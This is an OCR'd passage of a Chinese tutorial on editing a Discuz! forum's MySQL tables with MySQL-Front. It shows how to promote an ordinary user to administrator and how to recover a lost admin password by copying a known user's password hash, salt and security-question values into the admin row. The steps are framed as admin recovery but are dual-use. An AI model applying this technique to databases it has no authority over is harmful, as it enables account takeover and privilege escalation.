


图4

3.修改普通用户为管理员用户

在"antian_members"表中将用户"cxb"的"adminid"值由"0"修改为"1"，将"groupid"值由"12"修改为"1"，然后单击"MySQL-Front"上面的"发布"按钮使修改生效，至此已经将普通用户cxb变成管理员用户。在登录的网页中刷新一下，再次查看用户个人信息，如图5 所示，用户"cxb"的用户组已经升级为"Administrator"，可以行使管理员权限。




图5

管理员密码丢失解决方案

1.修改管理员密码为已知用户密码

使用MySQL-Front打开myuc_members表后，单击工具条下面的数据浏览器，查看myuc_members表中的数据，如图6所示。先将admin的password值复制到本地进行备份，以待出现错误后进行恢复，将已知用户的密码值(password中的值)复制到admin中替代原来的值。




图6

2.修改salt

在Discuz!论坛中用户的密码不是普通的加

密，而是经过变异的加密，因此还需要保证管理员的密码与已知用户salt的一致，如图7所示，将管理员与已知用户的salt修改成一致。




图7

3.修改安全问题答案

在Discuz!论坛的登录模块中单独设置了安全提问，如图8所示。一共有7个安全提问，用户注册成功，在个人中心的"密码和安全问题"中进行设置，每一个安全提问根据答案生成一串8位的加密字符，密码不同安全字符串也不同。因此，如果想要管理员用户使用普通用户的安全提问，则需要将管理员的"secques"设置成普通用户的"secques"，反之，则将普通用户的"secques"设置成管理员的"secques"。如图9所示，将已知用户的"secques"替换成管理员的"secques"，然后使用普通用户的安全提问替代管理员的安全提问进行登录。




图8




图9

至此，有关discuz!论坛管理员与普通用户身份之间的转换完成，使用修改后的密码和问题答案即可登录，登录后的身份为管理员用户，如图10所示，接下来即可对论坛系统进行管理。




图10

